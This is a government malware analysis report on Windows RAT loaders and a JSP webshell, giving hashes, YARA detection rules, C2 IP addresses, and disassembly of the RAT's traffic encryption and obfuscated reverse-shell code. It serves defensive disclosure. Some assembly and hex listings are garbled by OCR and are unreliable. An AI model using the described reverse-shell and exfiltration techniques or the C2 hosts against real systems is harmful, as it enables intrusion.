



ANALYSIS REPORT

10382580.r1.v1 NUMBER

2022-06-03

DATE

Malware Analysis Report

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE—Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see <http://www.cisa.gov/tlp>.

Summary

Description

This report analyzes 8 unique files. 5 files are malicious loaders that contain an embedded executable. Two of the embedded executables are included in this report. The embedded executables are Remote Access Tool (RAT) that provides a vast array of Command and Control (C2) capabilities. These C2 capabilities include the ability to remotely monitor a system's desktop, gain reverse shell access, exfiltrate data, and upload and execute additional payloads. The malware can also function as a proxy, allowing a remote operator to pivot to other systems.

The remaining file is a heavily encoded Java Server Pages (JSP) application that functions as a malicious webshell. This Java application will allow an operator to upload and download files from a target system and control the system via a reverse shell.

Submitted Files (8)

28e4e7104cbffa97a0aa2f53b5ebcbcd8a360ec416b34bb617e2f8891d204816 (error_401.jsp)
 33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b (odbccads.exe)
 3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0 (fontdrvhosts.exe)
 66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16 (winds.exe)
 7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751 (praiser.exe)
 88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8 (f7_dump_64.exe)
 d071c4959d00a1ef9cce535056c6b01574d8a8104a7c3b00a237031ef930b10f (d071c4959d00a1ef9cce535056c6b0...)
 f7f7b059b6a7bdb75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab (SvEdge.exe)

IPs (4)

134.119.177.107
 155.94.211.207
 162.245.190.203
 185.136.163.104

Findings

66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16

Tags

remote-access-trojan trojan



Details

Name	winds.exe
Size	850432 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	21fa1a043460c14709ef425ce24da4fd
SHA1	33638da3a83c2688e1d20862b1de0b242a22e87c
SHA256	66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16
SHA512	00afc06c46397d106489c63492437100ae8a872169918c1b2a0c7acfbe8b6c7b77e587f50551d33603693755081 bafbaddfe62bfccb9a3803e940a9b9a5a30e
ssdeep	12288:nHphzO/LbA9xVeAayauoGqKv4Kyxa30vKc6wVqSfpOH8KAGG6SfUTuy4aN+h:JqGxMUKGqKv4OEvBHVqSfMFyUSjs
Entropy	7.555857

Antivirus

Adaware	Gen:Variant.Ulise.345018
AhnLab	Trojan/Win.Generic
Avira	TR/Injector.vkchy
Bitdefender	Gen:Variant.Ulise.345018
ESET	a variant of Win64/Injector.HA.gen trojan
Emsisoft	Gen:Variant.Ulise.345018 (B)
IKARUS	Trojan.Win64.Injector
K7	Trojan (0058e94e1)
McAfee	RDN/Generic.dx
Zillya!	Trojan.Chapak.Win32.92597

YARA Rules

- rule CISA_10382580_03 : loader


```

{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10382580"
    Date = "2022-05-02"
    Last_Modified = "20220602_1200"
    Actor = "n/a"
    Category = "Loader"
    Family = "n/a"
    Description = "Detects loader samples"
    MD5_1 = "3764a0f1762a294f662f3bf86bac776f"
    SHA256_1 = "f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab"
    MD5_2 = "21fa1a043460c14709ef425ce24da4fd"
    SHA256_2 = "66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16"
    MD5_3 = "e9c2b8bd1583baf3493824bf7b3ec51e"
    SHA256_3 = "7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751"
    MD5_4 = "de0d57bdc10fee1e1e225788bb8de"
    SHA256_4 = "33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b"
    MD5_5 = "9b071311ecd1a72bfd715e34dbd1bd77"
    SHA256_5 = "3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0"
    MD5_6 = "05d38bc82d362dd57190e3cb397f807d"
    SHA256_6 = "4cd7efdb1a7ac8c4387c515a7b1925931beb212b95c4f9d8b716dbe18f54624f"
  strings:
    $s0 = { B8 01 00 00 00 48 6B C0 00 C6 44 04 20 A8 B8 01 }
    $s1 = { 00 00 48 6B C0 01 C6 44 04 20 9A B8 01 00 00 }
    $s2 = { 48 6B C0 02 C6 44 04 20 93 B8 01 00 00 00 48 }
    $s3 = { C0 03 C6 44 04 20 9B B8 01 00 00 00 48 6B C0 }
```



```

condition:
    all of them
}

```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2016-06-28 14:54:12-04:00
Import Hash	8b276f4187d986d845fbeca4606978e5
Company Name	Sysinternals - www.sysinternals.com
File Description	PsPing - ping, latency, bandwidth measurement utility
Internal Name	PsPing
Legal Copyright	Copyright (C) 2012-2016 Mark Russinovich
Original Filename	psping.exe
Product Name	Sysinternals PsPing
Product Version	2.10

PE Sections

MD5	Name	Raw Size	Entropy
f7563c080ebc1ddfde8cd35a391c013b	header	1024	2.941811
dee2271d40bae0ee404bd93800669e7f	.text	148992	6.183880
f9ca0448650e2c20a1c84bdf4d21e1f5	.rdata	76800	3.959956
ef7c0cd1e8c1cb59d89b9bb7cb3e38b7	.data	37888	4.076162
a94f35a1d82b7ea31758e552c5c8dd4d	.pdata	7680	5.174204
0a5f1fe82123e133fb124fb65751dd19	.rsrc	574976	7.974682
b89ab7dbe7f05df8a1bebb81afcdcbc9f	.reloc	3072	5.054629

Relationships

66966ceae7...	Connected_To	185.136.163.104
66966ceae7...	Contains	d071c4959d00a1ef9cce535056c6b01574d8a 8104a7c3b00a237031ef930b10f

Description

This malware is a 64-bit Windows loader that contains an encrypted malicious executable. During runtime, this encrypted executable is decrypted and loaded into memory, never touching the system's hard disk. The encrypted executable is similar in functionality to the file "f7_dump_64.exe" (88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8), described below. The malware embedded within this loader attempts to communicate with the hard-coded C2 Internet Protocol (IP) address 185[.]136[.]163[.]104. This malware provides a vast array of C2 capabilities including the ability to log keystrokes, upload and execute additional payloads, function as a proxy, and have graphical user interface (GUI) access over a target Windows system's desktop. Many of the structures utilized to implement the C2 capabilities in this malware appear to be derived from the same source code as "f7_dump_64.exe", however this malware utilizes much more complex obfuscation to hinder the analysis of its code structures.

Screenshots




Figure 1 - This screenshot illustrates the algorithm the malware uses to encrypt its inbound and outbound communications from the remote C2. This is a simple algorithm that relies primarily on incrementing through the target data and modifying each byte by either XOR'ing it with 0x10 or 0xe7. The basic arithmetic of the algorithm is to XOR every byte of the target data by 0x10 and then every other byte by 0xe7. Notably, outbound data appears to be prepended with a block of data that contains random bytes and is a random length. Therefore, the result of the encryption, even of the exact same data, will vary as the length of the prepended block will cause the 0xe7 XOR operation to occur on different bytes in the target data. If PCAP is collected, all observed communications between this RAT and its remote C2 may be decrypted by following this simple algorithm.



```

    . . . .
    ● 000002E39AB2AAE2   ✓ 74 2B      je 2E39AB2AB0F
    ● 000002E39AB2AAE4   0F1F40 00  nop dword ptr ds:[rax],eax
    ● 000002E39AB2AAE8   0F1F8400 00000000  nop dword ptr ds:[rax+rax],eax
    ● 000002E39AB2AAF0   48:8B06  mov rax,qword ptr ds:[rsi]
    ● 000002E39AB2AAF3   0FB60401  movzx eax,byte ptr ds:[rcx+rax]
    ● 000002E39AB2AAF7   32C2
    ● 000002E39AB2AAF9   F6C1 01  xor al,d1
    ● 000002E39AB2AAFC   ✓ 75 02  test cl,1
    ● 000002E39AB2AAFE   34 E7  jne 2E39AB2AB00
    ● 000002E39AB2AB00   88040F  xor al,E7
    ● 000002E39AB2AB03   48:FFC1  mov byte ptr ds:[rdi+rax],al
    ● 000002E39AB2AB06   48:8846 08  inc rcx
    ● 000002E39AB2AB08   48:3BC8  mov rax,qword ptr ds:[rsi+8]
    ● 000002E39AB2AB0A   48:8846 08  cmp rcx,rax
    ● 000002E39AB2AB0D   ^ 72 E1  jb 2E39AB2AAFO
    ● 000002E39AB2AB0F   4D:8BC4  mov r8,r12
    ● 000002E39AB2AB12   48:3BC5  cmp rax,rbp
    ● 000002E39AB2AB15   4C:0F46C0  cmovbe r8,rax
    ● 000002E39AB2AB19   4C:894424 38  mov qword ptr ss:[rsp+38],r8
    ● < . . .

```

Jump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

Hex	ASCII
B6 4D 9C A7 07 97 D8 D3 0C 09 E3 FF	TM, 6..00..,ayx,±*
3A D7 EB CA A5 41 40 C4 0B B0 33 35 5D 45 00 31	:xEExA@A, '35]E,1
38 35 2E 31 33 36 2E 31 36 33 2E 31 30 33 00 30	..0
30 2D 30 63 2D 32 39 2D 36 66 2D 32 62 2D 64 62	0-0c-29-6f-2b-db
7C 30 30 2D 66 66 2D 30 61 2D 63 36 2D 32 37 2D	[00-ff-0a-c6-27-
39 30 00 73 00 65 00 G2 00 35 00 36 00 30 00 53 00 54	90.s.e.c.5.6.0.
00 53 00 45 00 43 00 35 00 36 00 30 00 53 00 54	.S.E.C.5.6.0.S.T
00 55 00 44 00 45 00 4E 00 54 00 00 00 57 00 69	.U.D.E.N.T...W.1
00 6E 00 64 00 6F 00 77 00 73 00 20 00 31 00 30	.n.d.o.w.s.1.0
00 00 20 00 20 00 20 00 20 00 20 00 20 00 49
00 6E 00 74 00 65 00 6C 00 28 00 52 00 29 00 20	.n.t.e.l.(R.).
00 58 00 65 00 6F 00 6E 00 28 00 52 00 29 00 20	.X.e.o.n.(R.).
00 43 00 50 00 55 00 20 00 45 00 35 00 20 00 32	C.P.U. E.5.-2
00 36 00 39 00 37 00 20 00 76 00 32 00 20 00 40	6.9.7. .V.2. @
00 20 00 32 00 2E 00 37 00 30 00 47 00 48 00 7A	.2. .7.0.G.H.Z
00 00 00 00 00 02 00 00 00 00 00 0F 00 00 00 370.....7
00 2D 00 5A 00 69 00 70 00 20 00 31 00 36 00 2E	-.Z.i.p.1.6..
00 30 00 34 00 20 00 28 00 78 00 36 00 34 00 29	0.4. .(x.6.4.)
00 00 47 00 59 00 74 00 20 00 76 00 65 00 72	.G.i.t. .v.e.r
00 73 00 69 00 6F 00 6E 00 20 00 32 00 2E 00 32	s.i.o.n.2..2
00 32 00 2E 00 30 00 2E 00 77 00 69 00 6E 00 64	2..0...w.i.n.d
00 6F 00 77 00 73 00 2E 00 31 00 00 4E 00 6F	.o.w.s.1...N.o
00 74 00 65 00 70 00 61 00 64 00 28 00 28 00 20	t.e.p.a.d.+.+
00 28 00 36 00 34 00 2D 00 62 00 69 00 74 00 20	(.6.4.-.b.l.t.
00 78 00 36 00 34 00 29 00 00 4F 00 70 00 65	x.6.4.)...O.p.e
00 6E 00 56 00 50 00 4E 00 20 00 32 00 2E 00 34	n.V.P.N.2..4
00 2E 00 37 00 2D 00 49 00 36 00 30 00 37 00 2D	..7.-.I.6.0.7:-
00 57 00 69 00 6E 00 31 00 30 00 20 00 00 00 54	W.i.n.1.0.T
00 41 00 50 00 2D 00 57 00 69 00 6E 00 64 00 6F	A.P.-.W.i.n.d.o
00 77 00 73 00 20 00 39 00 2E 00 32 00 33 00 2E	w.s. 9..2.3..
00 33 00 00 00 56 00 4C 00 43 00 20 00 60 00 65	3...V.L.C. .me..
00 64 00 69 00 61 00 20 00 70 00 6C 00 61 00 79	d.i.a. .p.l.a.Y
00 65 00 72 00 00 56 00 4D 00 77 00 61 00 72	e.r...V.M.w.a.r
00 65 00 20 00 54 00 6F 00 6F 00 6C 00 73 00 00	e. .T.o.o.l.s..
00 4F 00 70 00 65 00 6E 00 43 00 4C 00 4D 00 22 21 20	O.p.e.n.C.L."!
00 72 00 75 00 6E 00 74 00 69 00 6D 00 65 00 20	r.u.n.t.i.m.e.
00 66 00 6F 00 72 00 20 00 49 00 6E 00 74 00 65	f.o.r. .I.n.t.e
00 6C AE 00 20 00 43 00 6F 00 72 00 65 00 22	1.% .C.o.r.e."
71 70 00 21 00 2E 00 24 00 2E 00 2E 00 2E 00 2Eand Y.a.

Figure 2 - This screenshot illustrates the malware sending a great deal of target system information outbound. As illustrated, this system information contains the computer name, user name, MAC address, IP address, operating system version, processor version, and all currently running processes. The malware responds with this data when simply echoing back the outbound (encrypted) data illustrated in Figure 3 and Figure 4. Effectively, the malware says hello and if the same hello response is provided it will provide a great deal of information about the compromised system. As further illustrated, the outbound data is encrypted with the algorithm displayed in Figure 1.

```

    . . . .
    ● 000002274E99AAE2   ✓ 74 2B      je 2274E99AB0F
    ● 000002274E99AAE4   0F1F40 00  nop dword ptr ds:[rax],eax
    ● 000002274E99AAE8   0F1F8400 00000000  nop dword ptr ds:[rax+rax],eax
    ● 000002274E99AAF0   48:8B06  mov rax,qword ptr ds:[rsi]
    ● 000002274E99AAF3   0FB60401  movzx eax,byte ptr ds:[rcx+rax]
    ● 000002274E99AAF7   32C2
    ● 000002274E99AAF9   F6C1 01  xor al,d1
    ● 000002274E99AAFC   ✓ 75 02  test cl,1
    ● 000002274E99AAFE   34 E7  jne 2274E99AB00
    ● 000002274E99AB00   88040F  xor al,E7
    ● 000002274E99AB03   48:FFC1  mov byte ptr ds:[rdi+rax],al
    ● 000002274E99AB06   48:8846 08  inc rcx
    ● 000002274E99AB0A   48:3BC8  mov rax,qword ptr ds:[rsi+8]
    ● 000002274E99AB0D   ^ 72 E1  jb 2274E99AAFO
    ● 000002274E99AB0F   4D:8BC4  mov r8,r12
    ● 000002274E99AB12   48:3BC5  cmp rax,rbp
    ● 000002274E99AB15   4C:0F46C0  cmovbe r8,rax
    ● 000002274E99AB19   4C:894424 38  mov qword ptr ss:[rsp+38],r8
    ● 000002274E99AB1E   4D:8926  mov qword ptr ds:[r14],r12
    ● 000002274E99AB21   4D:8966 08  mov qword ptr ds:[r14+8],r12
    ● 000002274E99AB25   4D:8966 10  mov qword ptr ds:[r14+10],r12
    ● 000002274E99AB29   41:C746 18 08000000  mov dword ptr ds:[r14+18],8
    ● < . . .

```

Jump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

Hex	ASCII
C5 34 87 AD 3E F0 04 82 BE 5D 9C 5D A1 1B 69 C6	A4..>0..%].j.i.E
FA 0B 03 D4 03 A1 56 46 10 E2 80 88 01 00 0C 00	U..0.iVF.a.....
00 00 68 00 65 00 6C 00 6C 00 6F 00 00 00 00 00	..h.e.l.l.o.....
00 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB<<<<<<.....
AB	<<<<<<<<<.....



Figure 3 - This screenshot illustrates the malware forming a block of data the implant will send to its remote C2 during its initial connection attempts. Note the phrase "hello" inside this initial block of data. Also, note the apparent random data prepended to the outbound "hello".

00024773C8AAE1	48:85C0	test rax,rax je 24773C8AB0F
00024773C8AAE2	74 2B	nop dword ptr ds:[rax],eax
00024773C8AAE4	0F1F40 00	nop dword ptr ds:[rax+rax],eax
00024773C8AAE8	0F1F8400 00000000	mov rax,qword ptr ds:[rsi]
00024773C8AAFO	48:8B06	movzx eax,byte ptr ds:[rcx+rax]
00024773C8AAF3	0FB60401	xor al,d1
00024773C8AAF7	32C2	test cl,1
00024773C8AAF9	F6C1 01	jne 24773C8AB00
00024773C8AAFC	75 02	xor al,E7
00024773C8AAFE	34 E7	mov byte ptr ds:[rdi+rcx],al
00024773C8AB00	88040F	inc rcx
00024773C8AB03	48:F7C1	mov rax,qword ptr ds:[rsi+8]
00024773C8AB06	48:8B46 08	cmp rcx,rcx
00024773C8AB08	48:3BC8	jb 24773C8AAFO
00024773C8AB0D	72 E1	mov r8,r12
00024773C8AB0F	4D:BBC4	cmp rax,rbp
00024773C8AB12	48:3BC5	cmoveb r8,rcx
00024773C8AB15	4C:OF46C0	

Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Hex	ASCII
86 01 25 FB 1B 22 DB 04 48 8C A1 B0 20 DC EE 1E	.%Ü."O.H.i* Üí.
0B 9C 43 26 FC 66 E2 72 A4 7A 88 01 00 0C 00 00	..C&üfarßz....
00 68 00 65 00 6C 00 6C 00 6F 00 00 00 00 00	.h.e.1.1.....
00 00 00 00 00 00 AB<<<<<<<
AB<<<<<<

Figure 4 - This screenshot illustrates the malware forming a block of data the implant will send to its remote C2 during its initial connection attempts. Note the phrase "hello" inside this initial block of data. Also note the apparent random data prepended to the outbound "hello". The purpose of this screenshot is to illustrate how the malware prepends a random block of data of a random size to the outbound data in an effort to make the entire packet more difficult to signature.

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ... Process Name PID Operation Path

5:37:4... 669.exe 5984 CreateFileMapping C:\Windows\System32\sspicli.dll

5:37:4... 669.exe 5984 CreateFileMapping C:\Windows\System32\sspicli.dll

5:37:4... 669.exe 5984 Load Image C:\Windows\System32\sspicli.dll

5:37:4... 669.exe 5984 CloseFile C:\Windows\System32\sspicli.dll

5:37:4... 669.exe 5984 Load Image C:\Windows\System32\nsi.dll

5:37:4... 669.exe 5984 CreateFile C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 QueryBasicInfor... C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CloseFile C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CreateFile C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CreateFileMapping C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CreateFileMapping C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 Load Image C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CloseFile C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CreateFile C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CreateFileMapping C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 Load Image C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CloseFile C:\Windows\System32\dhcpcsvc.dll

5:37:4... 669.exe 5984 CreateFile C:\Users\sec560\AppData\Local\Temp\IDPE988.tmp

5:37:4... 669.exe 5984 Thread Create

5:37:4... 669.exe 5984 CreateFile C:\Users\sec560\AppData\Local\Temp

5:37:4... 669.exe 5984 QueryBasicInfor... C:\Users\sec560\AppData\Local\Temp

5:37:4... 669.exe 5984 CloseFile C:\Users\sec560\AppData\Local\Temp

5:37:4... 669.exe 5984 CreateFile C:\Users\sec560\AppData\Local\Temp\lnk41A8.tmp

5:37:4... 669.exe 5984 CloseFile C:\Users\sec560\AppData\Local\Temp\lnk41A8.tmp

5:37:4... 669.exe 5984 Thread Create

Figure 5 - This screenshot illustrates the malware attempting to read a file named %Temp%\IDPE988.tmp. This file was not available for analysis therefore the contents are unknown.



```

loc_1C1022D3BA0: ; GETS PORTION OF 16-BYTE KEY
movzx eax, byte ptr [r8+5]
lea r10, [r10+1] ; iterates through buffer to encode
imul edx, eax, 1Fh
inc r11d ; INCREMENT THROUGH BUFFER
movzx eax, byte ptr [r8+0Fh]
imul ecx, eax, 47h ; 'G'
movzx eax, byte ptr [r8+0Bh]
add dl, cl
imul ecx, eax, 35h ; '5'
movzx eax, byte ptr [r8]
mov [r8+1], bl
mov [r8+2], dl
mov [r8+3], sil
add dl, cl
mov [r8+4], bpl
imul ecx, eax, 17h
movzx eax, [rsp+48h+arg_8]
mov [r8], al
movzx eax, [rsp+48h+arg_18]
mov [r8+9], al
sub cl, 7Fn
mov [rsp+48h+arg_8], bl
add dl, cl
mov [r8+5], r14b
xor r10, dl ; R10 SHOULD CONTAIN THE BUFFER TO ENCODE
movzx ebx, dl
movzx edi, sil
mov [r8+6], r15b
movzx esi, bpl
mov [r8+7], r12b
movzx ebp, r14b
mov [r8+8], r13b
movzx r14d, r15b
mov [r8+0Fh], dl
movzx r15d, r12b
movzx r12d, r13b
movzx r13d, al
movzx eax, [rsp+48h+var_48]
mov [rsp+48h+arg_18], al
mov [r8+0Ah], al
movzx eax, [rsp+48h+var_47]
mov [rsp+48h+var_48], -al
mov [r8+0Bh], al
movzx eax, [rsp+48h+var_46]
mov [rsp+48h+var_47], al
mov [r8+0Ch], al
movzx eax, [rsp+48h+var_45]
mov [rsp+48h+var_46], al
mov [r8+0Dh], al
movzx eax, [rsp+48h+var_44]
mov [rsp+48h+var_45], al
mov [r8+0Eh], al
movsxrd rax, r11d
mov [rsp+48h+var_44], dl
cmp rax, r9 ; R9 CONTAINS SIZE LIMIT. SIZE LIMIT PROVIDED IN THE DATA FROM THE REMOTE OPERATOR.
jb loc_1C1022D3BA0

```

Figure 6 - This screenshot illustrates the algorithm utilized to encrypt communications between the file "f7_dump_64.exe" (88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8), described below. This malware and "f7_dump_64.exe" share many similarities, and large parts of their code structures appear to be derived from the same source code. However, their communication protocols differ and their methodology for encrypting their inbound and outbound communications differ. This screenshot is designed to highlight those communication protocol differences.



```

movups [rbp+130h+var_170], xmm0
call RESOLVE_API
xor r9d, r9d
lea r8, [rbp+130h+var_188]
lea rdx, [rdi+18h]
mov rcx, rdi
call rax ; CREATEPIPE()
test eax, eax
jnz short loc_1CC2FFA610A

loc_1CC2FFA610A:
lea rdx, [rsp+230h+var_1CF]
mov dword ptr [rsp+60h], 65724332h ; stackstring: '2CreatePipe'
lea rcx, [rsp+230h+var_1DF]
mov [rsp+230h+var_1CC], 50657461h
mov [rsp+230h+var_1C8], 657069h
mov dword ptr [rsp+50h], 52454B69h ; stackstring: 'iKERNEL32.dll'
mov [rsp+230h+var_1DC], 334C454Eh
mov [rsp+230h+var_1D8], 6C642E32h
mov [rsp+230h+var_1D4], 6Ch ; 'l'
call RESOLVE_API
xor r9d, r9d
lea r8, [rbp+130h+var_188]
lea rdx, [rdi+8]
lea rcx, [rdi+10h]
call rax ; CREATEPIPE()
test eax, eax
jnz loc_1CC2FFA622E

loc_1CC2FFA622E: ; GETSTARTUPINFO
movdqa xmm0, cs:xmmword_1CC3000F980
lea rdx, [rbp+130h+var_19F]
lea rcx, [rsp+230h+var_1DF]
mov byte ptr [rbp+130h+var_190], r12b
movdqu xmmword ptr [rbp-70h], xmm0 ; stackstring: ' GetStartupInfo'
mov dword ptr [rsp+50h], 52454B15h
mov [rsp+230h+var_1DC], 334C454Eh
mov [rsp+230h+var_1D8], 6C642E32h
mov [rsp+230h+var_1D4], 6Ch ; 'l'
call RESOLVE_API
lea rcx, [rbp+130h+var_150]
call rax ; ; GETSTARTUPINFO()
mov rax, [rdi+10h]
lea rdx, [rsp+230h+var_1BF]
movdqa xmm0, cs:xmmword_1CC3000FAB0
lea rcx, [rsp+230h+var_1DF]
mov qword ptr [rbp+130h+var_100], rax
mov rax, [rdi+18h]
movdqu xmmword ptr [rsp+70h], xmm0 ; stackstring: '}GetCurrentProcess'
```

Figure 7 - This screenshot illustrates a section of code utilized by the malware to implement a "reverse shell" capability. Note the complex obfuscation utilized to obfuscate the various API calls.

185.136.163.104

Tags

command-and-control

Whois

Queried whois.ripe.net with "-B 185.136.163.104"...

% Information related to '185.136.163.0 - 185.136.163.255'

% Abuse contact for '185.136.163.0 - 185.136.163.255' is 'pivps.com@gmail.com'

inetnum: 185.136.163.0 - 185.136.163.255
 netname: VELIANET-FR-PINETLLC
 descr: Pi NET, LLC
 country: FR
 org: ORG-PNL20-RIPE
 admin-c: PNL16-RIPE
 tech-c: PNL16-RIPE
 status: ASSIGNED PA
 remarks: ticket.velia.net 122001
 notify: vnid-hostmaster@godaddy.com
 mnt-by: FGK-MNT
 created: 2018-10-26T15:33:38Z



last-modified: 2018-10-26T15:33:38Z
source: RIPE

organisation: ORG-PNL20-RIPE
org-name: Pi NET, LLC
org-type: OTHER
address: No 74, Tang Thiet Giap, Co Nhue
address: Tu Liem
address: 100000 Hanoi
address: Viet Nam
phone: +84 977471775
e-mail: pivps.com@gmail.com
admin-c: PNL16-RIPE
tech-c: PNL16-RIPE
abuse-c: PNL16-RIPE
mnt-ref: FGK-MNT
mnt-by: FGK-MNT
created: 2017-09-07T11:08:29Z
last-modified: 2017-09-07T11:08:29Z
source: RIPE

role: Pi NET, LLC
address: No 74, Tang Thiet Giap, Co Nhue
address: Tu Liem
address: 100000 Hanoi
address: Viet Nam
phone: +84 977471775
e-mail: pivps.com@gmail.com
nic-hdl: PNL16-RIPE
mnt-by: FGK-MNT
created: 2017-09-07T11:08:29Z
last-modified: 2017-09-07T11:08:29Z
source: RIPE
abuse-mailbox: pivps.com@gmail.com

% Information related to '185.136.160.0/22AS29066'

route: 185.136.160.0/22
descr: velia.net Internetdienste GmbH
origin: AS29066
notify: vnid-hostmaster@godaddy.com
mnt-by: FGK-MNT
mnt-by: GODADDY-MNT
created: 2018-09-03T07:40:03Z
last-modified: 2019-06-04T09:16:09Z
source: RIPE

% This query was served by the RIPE Database Query Service version 1.103 (ANGUS)

Relationships

185.136.163.104	Connected_From	66966ceae7e3a8aace6c27183067d861f9d72 67aed30473a95168c3fe19f2c16
-----------------	----------------	--

Description

winds.exe attempts to connect to this IP address.

d071c4959d00a1ef9cce535056c6b01574d8a8104a7c3b00a237031ef930b10f

Tags

backdoor

Details



Name	d071c4959d00a1ef9cce535056c6b01574d8a8104a7c3b00a237031ef930b10f
Size	581632 bytes
Type	PE32+ executable (console) x86-64, for MS Windows
MD5	7b1ce3fe542c6ae2919aa94e20dc860e
SHA1	49a5852783fcefd9513b02d27a0304ae171f4459
SHA256	d071c4959d00a1ef9cce535056c6b01574d8a8104a7c3b00a237031ef930b10f
SHA512	07ab85017714ded24ef9cf25310c76b5b05616398b09b85e0e7b177c7ab662b5c855e6814dc50c12f88a130921afb5f7f8134583cbbdc7c21917c2dfcad0f2d2
ssdeep	6144:r47ZkpeF7uuHVEokxXHxFcgPOcUx3X6wUNSz3m3+CRn7qGkFgIkwLB6iZf:r47/F7uuHDY1OPxhUuKeGw3Z
Entropy	6.181663

Antivirus

AhnLab	Backdoor/Win.NukeSped
Avira	HEUR/AGEN.1213015

YARA Rules

```

• rule CISA_10382580_02 : rat
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10382580"
        Date = "2022-06-02"
        Last_Modified = "20220602_1200"
        Actor = "n/a"
        Category = "RAT"
        Family = "n/a"
        Description = "Detects unidentified Remote Access Tool samples"
        MD5_1 = "7b1ce3fe542c6ae2919aa94e20dc860e"
        SHA256_1 = "d071c4959d00a1ef9cce535056c6b01574d8a8104a7c3b00a237031ef930b10f"
    strings:
        $s0 = { 48 8B 06 0F B6 04 01 32 C2 F6 C1 01 75 02 34 E7 }
        $s1 = { 88 04 0F 48 FF C1 48 8B 46 08 48 3B }
        $s2 = { 0F BE CA C1 CF 0D 8D 41 E0 80 FA 61 0F 4C C1 03 }
        $s3 = { F8 4D 8D 40 01 41 0F B6 10 84 D2 }
    condition:
        all of them
}

```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2022-03-03 01:35:56-05:00
Import Hash	78edf5fc05b665f28f902f99b039c408

PE Sections

MD5	Name	Raw Size	Entropy
0fd74e4e16029f0837428b76b1d62b68	header	4096	0.896086
bfdaba9ac4dadf31b2346cf1104ecc0d	.text	397312	6.440368
9c82a4527253007ab20b19fef102c551	.rdata	126976	4.853780
a7502cfe7c93b5a4882fb1e6078e6652	.data	20480	4.180216
9c3d8f5359ac9abd96529387b2acbdde	.pdata	24576	5.115554
791660e03dd58cccf36d40f4c9bb6d75	_RDATA	4096	0.259819
f3f7d9cb1331a4d1270bc0b08b2090bc	.reloc	4096	5.005726



Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

